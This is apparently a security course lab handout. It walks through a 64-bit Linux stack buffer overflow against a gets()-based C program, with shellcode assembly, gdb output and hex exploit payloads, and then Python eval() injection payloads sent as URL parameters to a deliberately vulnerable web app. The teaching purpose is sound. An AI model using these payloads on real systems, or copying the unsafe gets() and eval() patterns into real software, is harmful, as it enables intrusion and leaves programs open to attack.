Lab4： Vulnerability Analysis and Demonstration – Injection Attack (C/C++ Shellcode & Python Injection)

1. Disable stack protector
   -fno-stack-protector
2. Stack executable
   -z execstack
3. Disable stack address randomization
   sudo -i
   echo "0" > /proc/sys/kernel/randomize_va_space

I. How to execute shellcode exploits on 64-bit Linux OS

(1) Shellcode

Program:

bfsucc4.c

```
#include <stdio.h>
#include <string.h>
#include <stdbool.h>
bool IsPasswordValid(void);
int main(void) {
	bool PWverify;
	puts("Enter your password:");
	PWverify = IsPasswordValid();
	if (!PWverify) {
		puts("Wrong!! Wrong!! Wrong!!");
		return -1;
	}
	else {
		puts("Welcome. Your password is correct.");
		system("gedit");
	}
	return 0;
}
bool IsPasswordValid(void) {
	char Password[38];
```

```
        gets(Password);
        if (!strcmp(Password, "secure pro"))
            return(true);
        else return(false);
}
```

Compiler: **gcc -o bfsucc4 -fno-stack-protector -z execstack bfsucc4.c**

(2) sc64new.asm

```
section .text
        global _start

_start:

        xor rdx, rdx
        push rdx
        mov rax, 0x73702f2f6e69622f
        push rax
        mov rdi, rsp
        push rdx
        push rdi
        mov rsi, rsp
        xor rax, rax
        mov al, 0x3b
      syscall
```

⇨ nasm -f elf64 -o sc64new.o sc64new.asm

⇨ ld -o sc64new sc64new.o

run sc64new

⇨ ./sc64new

```
┌──(kali㉿kali)-[~/teaching/secpro/lab1]
└─$ ./sc64new
    PID TTY          TIME CMD
  17805 pts/0    00:00:07 zsh
 125421 pts/0    00:00:00 ps
```

objdump -d sc64new.o

```
┌──(kali㉿kali)-[~/teaching/secpro/lab1]
└─$ objdump -d sc64new

sc64new:     file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
  401000:       48 31 d2                xor    %rdx,%rdx
  401003:       52                      push   %rdx
  401004:       48 b8 2f 62 69 6e 2f    movabs $0x73702f2f6e69622f,%rax
  40100b:       2f 70 73
  40100e:       50                      push   %rax
  40100f:       48 89 e7                mov    %rsp,%rdi
  401012:       52                      push   %rdx
  401013:       57                      push   %rdi
  401014:       48 89 e6                mov    %rsp,%rsi
  401017:       48 31 c0                xor    %rax,%rax
  40101a:       b0 3b                   mov    $0x3b,%al
  40101c:       0f 05                   syscall
```

(3) gdb bfsucc4

```
(gdb) r
Starting program: /home/kali/teaching/secpro/lab1/bfsucc4
Enter your password:
1234567890123456789012345678901234567890123456789012345678901234

Program received signal SIGSEGV, Segmentation fault.
0x00005555555551e5 in main ()
```

shellcode

```
(gdb) x/32gx $rsp-80
0x7fffffffdea0: 0x0000000000000002      0x0000555555555262
0x7fffffffdeb0: 0x3837363534333231      0x3635343332313039
0x7fffffffdec0: 0x3433323130393837      0x3231303938373635
0x7fffffffded0: 0x3039383736353433      0x3837363534333231
0x7fffffffdee0: 0x0000343332313039      0x00005555555551e5
0x7fffffffdef0: 0x00007fffffffdff0      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x00007ffff7dfe7fd
0x7fffffffdf10: 0x00007fffffffdff8      0x00000001f7fca000
0x7fffffffdf20: 0x00005555555551c9      0x00007fffffffe329
0x7fffffffdf30: 0x0000555555555280      0xd6ffa78402688c93
```

i r (see the information of the registers)

```
(gdb) i r
rax            0x0                 0
rbx            0x555555555280      93824992236160
rcx            0xffffffff          4294967295
rdx            0x73                115
rsi            0x555555556061      93824992239713
rdi            0x7fffffffdeb0      140737488346800
rbp            0x343332313039      0x343332313039
rsp            0x7fffffffdef0      0x7fffffffdef0
r8             0x7fffffffdeb0      140737488346800
r9             0x0                 0
r10            0xfffffffffffffb86  -1146
r11            0x7ffff7f322a0      140737353294496
r12            0x555555555090      93824992235664
r13            0x0                 0
r14            0x0                 0
r15            0x0                 0
rip            0x5555555551e5      0x5555555551e5 <main+28>
```

(4) create exploitsucc11.bin (Download from **IS-One: sharefiles for partial code**)

```
exploitsucc11.bin ×
00000000 48 31 D2 52 48 B8 2F 62 69 6E 2F 2F 70 73 50 48 89 E7 52 H1.RH./bin//psPH..R
00000013 57 48 89 E6 48 31 C0 B0 3B 0F 05 31 32 33 34 35 36 37 38 WH..H1..;..12345678
00000026 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 B0 901234567890123456.
00000039 DE FF FF FF 7F                                           .....
Signed 8 bit: ---   Signed 32 bit: ---   Hexadecimal: ---
```

Try it on GDB

```
(gdb) r < exploitsucc11.bin
Starting program: /home/kali/teaching/secpro/lab1/bfsucc4 < exploitsucc11.bin
Enter your password:
process 135972 is executing new program: /usr/bin/ps
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
    PID TTY          TIME CMD
  17805 pts/0    00:00:11 zsh
 135919 pts/0    00:00:00 gdb
 135972 pts/0    00:00:00 ps
```

(5) You should change the address of points in the real case

getrsp.c

```
#include <stdio.h>
```

```
unsigned long long get_rsp(void){
        __asm__("movq %rsp, %rax");
}

int main(){
        printf("Stack pointer(RSP):0x%llx\n", get_rsp());
        return 0;
}
```

```
┌──(kali㉿kali)-[~/teaching/secpro/lab1]
└─$ ./getrsp
Stack pointer(RSP): 0x7fffffffdf60

┌──(kali㉿kali)-[~/teaching/secpro/lab1]
└─$ ./getrsp
Stack pointer(RSP): 0x7fffffffdf60
```

Calculate the real case address: (64) = 40h

0x7fffffffdf60 – 40h = 0x7fffffffdf20 (You may test some addresses nearby)

Create exploitsucc13.bin

```
exploitsucc13.bin ×
00000000 48 31 D2 52 48 B8 2F 62 69 6E 2F 2F 70 73 50 48 89 E7 52 H1.RH./bin//psPH..R
00000013 57 48 89 E6 48 31 C0 B0 3B 0F 05 31 32 33 34 35 36 37 38 WH..H1..;..12345678
00000026 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 20 901234567890123456
00000039 DF FF FF FF 7F                                           .....
```

Try it

```
┌──(kali㉿kali)-[~/teaching/secpro/lab1]
└─$ ./bfsucc4 < exploitsucc13.bin
Enter your password:
    PID TTY          TIME CMD
  17805 pts/0    00:00:12 zsh
 137869 pts/0    00:00:00 ps
```

II. Python Injection: eval()


Please establish the PyCodeInjection
(also see: https://sethsec.blogspot.com/2016/11/exploiting-python-code-injection-in-web.html)

安裝 (git clone https://github.com/sethsec/PyCodeInjection.git)
pip install web.py==0.61
<in PyCodeInjection/VulnApp directory>
Modify/Replace PyCodeInjectionApp.py (Download from **IS-One: sharefiles**)
python PyCodeInjectionApp.py

attack payload

http://0.0.0.0:8080/pyinject?param1=eval(compile("""__import__('os').popen(r'**whoami**').read()""",'','single'))

eval(compile("""for x in range(1):\n import os\n os.popen(r'**ls -al**').read()""",'','single'))



Please check the file: PyCodeInjectionApp.py

```
    if (param1):
        try:
            x = eval(param1)
            if (x):
                eval_output = str(eval_output) + x

        except:
            pass
    if (param2):
        try:
            y = eval(param2)
            if (y):
                eval_output = str(eval_output) + y
```